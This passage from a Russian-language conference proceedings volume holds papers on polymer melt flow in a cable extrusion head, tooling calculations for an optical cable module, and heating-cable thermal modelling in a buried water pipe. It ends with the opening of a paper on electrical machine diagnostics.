NUMERICAL RESEARCHES OF THE PROCESSES OF THE NONISOTHERMAL FLOW OF THE MELT OF POLYMER IN THE CHANNEL OF THE CABLE HEAD

A numerical study of the flow pattern of the propylene block copolymer with ethylene in the channels of the cable head and forming tool is carried out. Plots of the distribution along the radius of the longitudinal component of velocity, shear rate, and temperature in the annular gap at the head exit are constructed. The pressure drop in the forming part is determined.

Keywords: electrical insulation, block copolymer, cable head, numerical studies, non-isothermal flow.

На сегодняшний день одним из наиболее востребованных материалов, использующихся для изготовления изоляции нефтепогружных кабелей, подвергающихся при эксплуатации в скважине воздействию агрессивных сред, экстремальных температур и давлений, является блоксополимер пропилена с этиленом.

Наложение двухслойной изоляции из вышеуказанного материала на токопроводящую жилу (ТПЖ) производится с помощью напорных кабельных головок, для исследования характера течения расплава, в каналах которых широко применяется математическое моделирование [1–4].

В данной работе проводится численное исследование процессов неизотермического течения расплава полимера в канале кабельной

головки. На входе в головку температура токопроводящей жилы при экструдировании первого слоя изоляции, и температура поверхности первого слоя полимерной изоляции при наложении второго слоя принималась равной 40 °С. Температура расплава полимера на входе в кабельную головку изменялась от 200 до 250 °С с шагом в 10 °С. Температура на границах формующего инструмента принималась равной температуре расплава полимера на входе в кабельную головку. Значения реологических и теплофизических параметров расплава блоксополимера приведены в табл. 1. Температурная зависимость вязкости описывалась уравнением Рейнольдса:

$$\mu_0 = \mu_{0|T_0} \cdot \exp\left(-\beta \cdot (T - T_0)\right),$$

где $\mu_{0|T_0}$, β, T_0 – реологические и температурные постоянные.

Таблица 1

Реологические и теплофизические параметры расплава блоксополимера

n	μ_0, Па·с^n	T_0, °С	β, 1/°С	ρ, кг/м^3	λ, Вт/(м·°С)	C, Дж/(кг·°С)
0,32	27386	210	0,00327	900	0,2	2550

Задача решалась в осесимметричной двухмерной постановке методом конечных элементов.

На рис. 1, 2 приведены эпюры продольной составляющей скорости расплава полимера по радиусу на выходе из кабельной головки при наложении первого и второго слоев изоляции, построенные при температуре материала на входе 250 °С.




Рис. 1. График радиального изменения продольной компоненты скорости на выходе из кабельной головки при наложении первого слоя изоляции




Рис. 2. График радиального изменения продольной компоненты скорости на выходе из кабельной головки при наложении второго слоя изоляции

Графики изменения скорости сдвига по радиусу на выходе из кабельной головки при наложении первого и второго слоев изоляции (рис. 3, 4) получены из распределений продольной компоненты скорости по радиусу, представленных на рис. 1, 2. Из рис. 3, 4 видно, что своего максимума значения скорости сдвига по абсолютной величине достигают у поверхности матрицы и не превышают значения 3500 $с^{-1}$.




Рис. 3. График радиального изменения скорости сдвига на выходе из кабельной головки при наложении первого слоя изоляции




Рис. 4. График радиального изменения скорости сдвига на выходе из кабельной головки при наложении второго слоя изоляции

На рис. 5, 6 приведены зависимости температуры расплава полимера на выходе из кабельной головки при наложении первого и второго слоев изоляции, построенные при температуре материала на входе 200–250 °С с шагом в 10 °С. Максимальных значений температура достигает у поверхности матрицы за счет того, что в данной области имеет место наибольшая диссипация тепла.




Рис. 5. График температуры материала по радиусу на выходе из кабельной головки при наложении первого слоя изоляции




Рис. 6. График температуры материала по радиусу на выходе из кабельной головки при наложении второго слоя изоляции




Рис. 7. График максимального превышения температуры на выходе в зависимости от температуры на входе при наложении первого слоя изоляции

По результатам, представленным на рис. 5, 6 построены кривые максимального превышения температуры на выходе по отношению к температуре на входе $\left(\Delta T = T_{\text{Вых.max}} - T_{\text{Вх.}}\right)$ в зависимости от температуры на входе (рис. 7, 8). Из рисунков видно, что максимальное превышение температуры на выходе по отношению к температуре на входе не превышает 15 °С и незначительно снижается (примерно на 2 °С) с увеличением температуры материала на входе с 200 до 250 °С.

Изменение температуры на подвижной границе с 40 до 60 °С практически не влияет на величину максимального превышения температуры на выходе при прочих одинаковых условиях.




Рис. 8. График максимального превышения температуры на выходе в зависимости от температуры на входе при наложении второго слоя изоляции

На рис. 9, 10 приведены графики перепада давления в формующей части кабельной головки в зависимости от температуры на входе.




Рис. 9. График перепада давления в зависимости от температуры на входе при наложении первого слоя изоляции




Рис. 10. График перепада давления в зависимости от температуры на входе при наложении второго слоя изоляции

Из рисунков видно, что снижение температуры материала на входе с 250 до 200 °С приводит к росту перепада давление на 17 %, как при наложении первого, так и второго слоев изоляции. Температура на подвижной границе в указанных пределах практически не влияет на величину перепада давления.

Библиографический список

1. Ершов С.В., Труфанова Н.М. Численный анализ неизотермических процессов течения расплавов полимеров в зоне дозирования экструдера для различных пространственных математических моделей и реологических законов // Вычислительная механика сплошных сред. – 2017. – Т. 10, № 2. – С. 153–163.

2. Ершов С.В., Труфанова Н.М., Лукин М.Д. Численное исследование процессов течения расплава полимера в канале зоны дозирования и формующем инструменте // Вестник ПНИПУ. Машиностроение, материаловедение. – 2017. – Т.19. – № 3. – С. 163–178.

3. Субботин Е.В., Труфанова Н.М., Щербинин А.Г. Численное исследование течений полимерных жидкостей в канале шнекового экструдера на основе одно- и двухмерных моделей // Вычислительная механика сплошных сред. – 2012. – Т. 5, № 4. – С. 452–460.

4. Субботин Е.В., Щербинин А.Г., Труфанова Н.М. Численное исследование процессов течения полимеров в условиях фазового перехода в винтовых каналах экструдеров при производстве пластмассовой изоляции. // Известия Томского политехн. ун-та. – 2012. – Т. 320, № 4. – С. 171–177.

Сведения об авторах

Попов Иван Алексеевич – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1м, Пермь, e-mail: dfyziz@mail.ru

Субботин Евгений Владимирович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, Пермь, e-mail: ktei@pstu.ru

УДК 620.3.51

С.А. Марьин, В.В. Черняев

РАСЧЕТ ТЕХНОЛОГИЧЕСКОГО РЕЖИМА ИЗГОТОВЛЕНИЯ МОДУЛЯ ДЛЯ ОПТИЧЕСКОГО КАБЕЛЯ МАРКИ ДОТс-7кН

В статье рассмотрен расчет технологического режима изготовления модуля для оптического кабеля марки ДОТс-7кН на растягивающую нагрузку 7кН. Подобраны размеры формующего инструмента.

Ключевые слова: оптический кабель, технологический режим, модуль, оптическое волокно, экструзия, полибутилентерефталат, оболочка, дорн, матрица коэффициент вытяжки, коэффициент симметрии вытяжки.

S.A. Marin, V.V. Chernyaev.

CALCULATION OF THE TECHNOLOGICAL FOR THE MANUFACTURE OF THE DOTS-P-7KN OPTICAL CABLE MODULE

The article considers the calculationof the technological mode of manufacturing a module for an optical cable of the DOTs-7kN brand for a tensile load of 7kN. The sizes of the forming tool are selected.

Keywords: optical cable, technological mode, module, optical fiber, extrusion, polybutylene terephthalate, shell, tip, die, draw down ratio, draw ratio balance.

Производство кабелей не стоит на месте и все чаще от электрических кабелей связи отказываются в пользу оптических кабелей (ОК), которые обеспечивают значительно большую пропускную способность, а передача информации в них происходит практически без потерь. Также ОК имеет меньшую массу и не содержит в себе ценных металлов, а соответственно стоимость его значительно ниже.

В данной статье приводится расчет технологического режима изготовления оптического модуля кабеля марки ДОТс-7кН, являющегося одним из самых легких подвесных самонесущих кабелей. Его закупают большими партиями под многочисленные проекты, а заказчиками выступают крупные операторы связи, такие как Ростелеком и МТС. Они сооружают магистральные линии между городами с помощью подвеса ОК на линиях электропередач, а также при создании сегментов сети. Примером сегмента может служить «последняя миля», или как его часто называют, «волокно в дом» (FTTH). ДОТс-7кН не содержит металлических частей в своей конструкции, поэтому не подвержен воздействию электромагнитного поля.

Конструкция кабеля представлена на рис. 1, а материалы, используемые при производстве, приведены в таблице 2.Оболочка для модуля изготавливается из полибутилентерефталата (ПБТ) в связи с его хорошими усадкой и диэлектрическими свойствами и накладывается, используя метод экструзии. Модуль – это полая трубка из ПБТ, в которой свободно расположены оптические волокна (ОВ). Оптическое волокно в свою очередь представляет собой нить из двухслойного кварцевого стекла, по которому передается информация в виде световых импульсов.

Целью данной работы является нахождение размеров формующего инструмента экструдера при изготовлении кабеля марки ДОТс-7кН. Расчет будем проводить для следующих маркоразмеров ОК: до 48 ОВ(6×8), до 72 ОВ(6×12), до 96 ОВ(6×16), до 144 ОВ(6×24). Для маркоразмера 48 ОВ проведем подробный расчет, для остальных маркоразмеров значения представлены в табл. 3.




Рис. 1. Конструкция кабеля марки ДОТс: 1 – центральный силовой элемент; 2 – оптическое волокно; 3 – водоблокирующие нити; 4 – оптические модули; 5 – стеклонити; 6 – оболочка из полиэтилена

Маркировка кабеля ДОТс-7кН расшифровывается следующим образом: Д – тип центрального силового элемента – диэлектрический стержень; О – отсутствие промежуточной оболочки; Тс – материал защитных покровов – несущие элементы из стеклонитей; 7кН – максимальное допустимое растягивающее усилие. В табл. 1 представлены первоначальные значения для расчета технологического режима.

Таблица 1

Конструктивные размеры оптического модуля

Марко-размеры	Наружный диаметр модуля $d_{наруж}$, мм	Внутренний диаметр модуля $d_{внутр}$, мм	Максимальное количество волокон в модуле, ед	Толщина стенки оптического модуля $\Delta_{из}$, мм
До 48 ОВ	2,4	1,7	8	0,35
До 72 ОВ	2,6	1,9	12	0,35
До 96 ОВ	2,7	2,0	16	0,35
До 144 ОВ	3,0	2,3	24	0,35

Таблица 2

Материалы, используемые в модуле

Материал	Марка
Оптическое волокно	Corning G.657.A1
Модуль из полибутелентерефталата	DuPont Crastin 6130BASF Ultradur B6550LN
Гидрофобный заполнитель	Unigel 500NA(-70^{0}C)




Рис. 2. Схема расположения дорна и матрицы: $L_м$ – длина цилиндрической части матрицы; $L_д$ – длина цилиндрической части дорна; $d_д$ – внутренний диаметр дорна; $D_д$ – наружный диаметр дорна; $D_м$ – диаметр матрицы, α – угол конусности дорна; β – угол конусности матрицы

Расчет внутреннего диаметр дорна ведется по следующей формуле:

$$d_д = d_{внутр} \cdot 1{,}15 = 1{,}7 \cdot 1{,}15 = 1{,}955 \text{ мм}. \quad (1)$$

На следующем этапе определим наружный диаметр дорна: он должен быть на 1 мм больше внутреннего диаметра

$$D_д = d_д + 1 = 1{,}955 + 1 = 2{,}955 \text{ мм}. \quad (2)$$

Диаметр матрицы находим следующим образом:

$$D_M = D_д + (1 \div 1{,}1) \cdot 2\Delta_{из}, \quad (3)$$

где $D_д$ – наружный диаметр дорна; $\Delta_{из}$ – толщина изоляции.

По ТУ [1] толщина изоляции должна быть не менее 0,35 мм, соответственно принимаем $\Delta_{из} = 0{,}35$ мм. Тогда:

$$D_M = 2{,}955 + 1 \cdot 2 \cdot 0{,}35 = 3{,}655 \text{ мм}.$$

Длина цилиндрической части матрицы рассчитывается по формуле:

$$L_м = (2 \div 5) \cdot D_M, \quad (4)$$

$$L_{\text{м}} = 3 \cdot 3{,}655 = 10{,}965 \text{ мм}.$$

Длина цилиндрической части дорна на 3 мм больше длины цилиндрической части матрицы. Исходя из этого:

$$L_{\text{д}} = L_{\text{м}} + 3, \quad (5)$$

$L_{\text{д}}$=10,965+3=13,965 мм.

Угол конусности дорна (α) находиться в следующих пределах:

$$\alpha = 30 - 60°.$$

Для предотвращения застаивания материала желательно принимать его ближе к минимальному значению. При изготовлении оболочки из полибутилентерефталата угол конусности дорна принимается равным значению:

$$\alpha = 35°.$$

Угол конусности матрицы определяется по формуле:

$$\beta = \alpha + (0 \div 10)°, \quad (6)$$

$$\beta = 35 + 5 = 40°.$$

Угол (γ) между образующими конусных поверхностей дорна и матрицы:

$$\gamma = \frac{\beta - \alpha}{2}, \quad (7)$$

$$\gamma = \frac{40-35}{2} = 2{,}5°.$$

Коэффициент вытяжки DDR(DrawDownRatio) находится по следующей формуле[5]:

$$DDR = \frac{D_{\text{м}}{}^2 - D_{\text{д}}{}^2}{d_{\text{наруж}}{}^2 - d_{\text{внутр}}{}^2}, \quad (8)$$

$$DDR = \frac{3{,}65^2 - 2{,}95^2}{2{,}4^2 - 1{,}7^2} = 1{,}59.$$

Коэффициент симметрии вытяжки DRB (DrawRatioBalance) считается по следующей формуле [5]:

$$DRB = \frac{D_{\text{м}} \cdot d_{\text{д}}}{D_{\text{д}} \cdot d_{\text{наруж}}}, \quad (9)$$

$$DRB = \frac{3{,}65 \cdot 1{,}95}{2{,}95 \cdot 2{,}4} = 1{,}006.$$

Таблица 3

Размеры формующего инструмента

Марка кабеля	Марко-размер	$\Delta_{из}$, мм	$d_д$, мм	$D_д$, мм	$D_м$ мм	$L_м$, мм	$L_д$, мм	α, °	β, °	γ, °	DDR	DRB
ДОТс	До 48 ОВ	0,35	1,95	2,95	3,65	10,96	13,96	35	40	2,5	1,599	1,006
	До 72 ОВ		2,18	3,18	3,88	11,65	14,65				2,843	1,021
	До 96 ОВ		2,30	3,30	4,00	12,00	15,00				2,827	1,032
	До 144 ОВ		2,64	3,64	4,34	13,02	16,02				2,558	1,049

Таким образом, нами были получены размеры формующего инструмента, включая коэффициенты симметрии и коэффициенты вытяжки для изготовления модуля популярного оптического кабеля ДОТс-7кН.

Библиографический список

1. ТУ 3587-001-88083123-2010. Кабели связи оптические. – 2010.
2. Гиберт Д.П. Оптические кабели и их производство: учеб. пособие. – Пермь: Инкаб, 2010. – 86 с.
3. Основы кабельной техники / В.А. Привезенцев, И.И. Гроднев, С.Д. Холодный, И.Б. Рязанов / под ред. В.А. Привезенцева. – М.: Энергия, 1975. – 472 с.
4. Справочник по электротехническим материалам / под ред. Ю.В. Корицкого, В.В. Пасынков, Б.М. Тареев. Т. 1. – М.: Энергия, 1969. – 584 с.
5. Григорян А.Г., Дикерман Д.Н., Пешков И.Б. Производство кабелей и проводов с применением пластмасс и резин. – М.: Энергоатомиздат, 1992. – 300 с.

Сведения об авторах

Марьин Станислав Алексеевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: fireflyer.pro@yandex.ru

Черняев Владислав Васильевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@mail.ru

УДК 621.315.232

Д.П. Щербинин, Н.М. Труфанова, И.Я. Дятлов

ИССЛЕДОВАНИЕ СТАЦИОНАРНОГО РЕЖИМА РАБОТЫ ГРЕЮЩЕГО КАБЕЛЯ, ПРОЛОЖЕННОГО ВНУТРИ ВОДОПРОВОДА

Греющий кабель – это такой вид кабельных изделий, который преобразует электрическую энергию в тепловую в целях нагрева. Этот кабель используется не как классические кабели для передачи электроэнергии, а для передачи тепловой энергии.

В данной статье рассмотрена математическая модель процессов конвективного теплообмена в водопроводной трубе, проложенной в земле, внутри которой располагается греющий кабель.

Ключевые слова: греющий кабель, водопроводная труба, конвективный теплообмен.

D.P. Shcherbinin, N.M. Trufanova, I.Ya. Djatlov

INVESTIGATION OF THE STATIONARY WORKING MODE OF THE HEATING CABLE, LOCATED INSIDE THE WATER SUPPLY

Heating cable - is a type of cable products that converts electrical energy into thermal energy for heating. This cable is not used as classic cables for transmitting electricity, but for the transfer of thermal energy.

This article describes a mathematical model of convective heat transfer processes in the underground water pipe, inside which is located the heating cable.

Keywords: heating cable, water pipe, convective heat transfer.

В качестве объекта исследования, был рассмотрен водопровод, находящийся в земле, обогреваемый греющим кабелем, проложенным внутри. Конструкция кабеля выполнена таким образом, чтобы в нагревательной жиле имело место быть полное падение приложенного напряжения. Данный тип кабеля называется резистивным. В нем тепловыделение происходит за счет эффекта Джоуля-Ленца при протекании тока по нагревательной жиле. Конструкция кабеля, представленная на рис. 1, состоит из нагревательной жилы, полимерной изоляции и экрана.

При решении задачи были сделаны допущения:

– задача стационарная,

– задача плоская,

– на границах раздела разнородных сред выполняется условие идеального теплового контакта,

– теплофизические свойства твердых материалов постоянны.




Рис. 1. Конструкция одножильного нагревательного кабеля:
1 – нагревательная жила; *2* – изоляция из термостойкого ПХВ пластика;
3 – дополнительная изоляция; *4* – экранирующая медная оплетка;
5 – внешняя оболочка из термостойкого ПХВ пластика

С учетом сделанных допущений, система дифференциальных уравнений выглядит следующим образом:

– уравнение энергии для элементов системы:

$$\lambda_i \left(\frac{\partial^2 T}{\partial x^2} + \frac{\partial^2 T}{\partial y^2} \right) = 0 ; \qquad (1)$$

– уравнение энергии для жилы греющего кабеля:

$$\lambda_ж \left(\frac{\partial^2 T}{\partial x^2} + \frac{\partial^2 T}{\partial y^2} \right) + q_v = 0 ; \qquad (2)$$

где λ_1 – коэффициент теплопроводности земли, Вт/м°С, λ_2 – коэффициент теплопроводности стенки трубы Вт/м°С, λ_3 – коэффициент теплопроводности воды, Вт/м°С, λ_4 – коэффициент теплопроводности изоляции по экрану, Вт/м°С, λ_5 – коэффициент теплопроводности экрана, Вт/м°С, λ_6 – коэффициент теплопроводности изоляция по жиле, Вт/м°С, $\lambda_ж$ – коэффициент теплопроводности жилы греющего кабеля, Вт/м°С, x, y, – декартовые координаты, T – температура, °С.

Система дифференциальных уравнений дополняется условиями однозначности:

– на верхней границе области исследования задавалась температура от 0 до –20 °С и коэффициент теплоотдачи $\alpha = 10$ Вт/м^2 °С;

– на поверхности жилы греющего кабеля задавался тепловой поток;

– на твердых границах разнородных конструктивных элементов задавались условия идеального теплового контакта;

– на границе участка земли задавались адиабатические условия.

Для решения системы дифференциальных уравнений дополненных условиями однозначности использовался метод конечных объемов в инженерном пакете ANSYS.

На первом этапе исследования была рассмотрена следующая геометрическая модель, представляющая собой поперечное сечение рассматриваемого объекта (рис. 2).




Рис. 2. Модель водопровода с греющим кабелем внутри трубы. Вид с торца

В работе исследовалось влияние температуры окружающей на поверхности земли и глубины прокладки трубопровода на минимальное значение температуры воды в трубе при различных значениях величины мощности кабеля. Рассматривались три значения мощности греющего кабеля: 5 Вт/м^2, 10 Вт/м^2, 20 Вт/м^2.

В следующих табл. 1–3 представлены значения минимальной температуры воды при различных мощностях греющего кабеля в зависимости от глубины прокладки трубопровода и от температуры на поверхности земли.

Таблица 1

Минимально температура воды при использовании греющего кабеля мощностью 5 Вт/м^2

	0 ºС	–10 ºС	–20 ºС
0,5м	16 ºС	6 ºС	–4 ºС
1м	18 ºС	9 ºС	–1 ºС
1,5м	20 ºС	10 ºС	1 ºС

Таблица 2

Минимальная температура воды при использовании греющего кабеля мощностью 10 Вт/м^2

	0 ºС	–10 ºС	–20 ºС
0,5м	33 ºС	23 ºС	10 ºС
1м	38 ºС	28 ºС	19 ºС
1,5м	42 ºС	33 ºС	23 ºС

Таблица 3

Минимальная температура воды при использовании греющего кабеля мощностью 20 Вт/м^2

	0 ºС	–10 ºС	–20 ºС
0,5м	65 ºС	54 ºС	44 ºС
1м	78 ºС	67 ºС	57 ºС
1,5м	82 ºС	73 ºС	63 ºС

Анализ результатов показал, что мощности кабеля, равной 5 Вт/м^2 будет недостаточно, для поддержании воды в жидком состоянии при глубине прокладки трубопровода более чем 0,5м.

На следующем этапе исследования была рассмотрена следующая геометрическая модель, представляющая собой продольное сечение объекта (рис. 3).




Рис. 3. Модель водопровода с греющим кабелем внутри. Вид сбоку

В данном исследовании применялся греющий кабель длиной 10 м, мощностью 5 Вт/м^2, глубина прокладки трубопровода 1м, температура воды на входе 10 ºС, скорость потока воды 1 м/с, температура на поверхности земли 0 ºС.

В ходе выполнения данного исследования был построен график зависимости средней температуры воды и жилы при протекании воды по трубопроводу (рис. 4).

В процессе выполнения данного исследования были проанализированы изменения температуры воды в трубе и жилы греющего кабеля в зависимости от глубины прокладки трубопровода, от температуры на поверхности земли и от мощности кабеля. Также была проанализирована зависимость изменения средней температуры воды и жилы при протекании воды по трубопроводу.

Опираясь на полученные данные, можно сделать вывод, что средняя температура воды, при прохождении трубопровода, длиной равной 10м, изменилась с 10 до 11,25 ºС. При прохождении того же участка, средняя температура жилы изменилась с 10,75 до 13 ºС. Характер изменения данных температур можно отследить на рис. 4.




Рис. 4. Зависимость изменения средней температуры воды и жилы при протекании воды по трубопроводу, где красной линией показан график изменения средней температуры воды, а черной – средней температуры жилы

Полученные данные могут быть применены при проектировании систем водоснабжения.

Библиографический список

1. Труфанова Н.М. Костарев Н.А. Исследование процессов тепломассопереноса нефти в вертикальной скважине с учетом влияния греющего кабеля // Научно-технический вестник Поволжья. – 2016. – № 4. – С. 108–111.

2. Труфанова Н.М. Переработка полимеров: учеб. пособие. – Пермь: Изд-во Перм. гос. техн. ун-та, 2009. – 159 с.

3. Чигарев А.В., Кравчук А.С., Смалюк А.Ф. ANSYS для инженеров: справочное пособие. – М.: Машиностроение, 2004. – 512 с.

Сведения об авторах

Щербинин Денис Павлович студент Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1м, г. Пермь, e-mail: shcherbiniin@yandex.ru

Труфанова Наталия Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

Дятлов Илья Яковлевич – аспирант кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: d.i.994@yandex.ru

УДК 621.313.32

Р.О. Токарев, В.В. Шапошников, Е.А. Чабанов

СПОСОБЫ ДИАГНОСТИКИ ЭЛЕКТРИЧЕСКИХ МАШИН

В последнее время встает очень важная задача в отношении надежности электрических машин и увеличения срока их службы без особых вмешательств в конструкцию. Чем больше срок службы электрической машины, тем меньше предприятие тратит на ее ремонт и переоснащение производства. Срок службы электрической машины можно увеличить проведением периодической оценки ее технического состояния.

В статье рассмотрены различные методы технической диагностики состояния электрических машин. Показаны преимущества и недостатки каждого способа. Проанализированы возможности использования этих способов в производственных целях.

Ключевые слова: система технической диагностики, метод диагностики, неразрушающий контроль, разрушающий контроль.

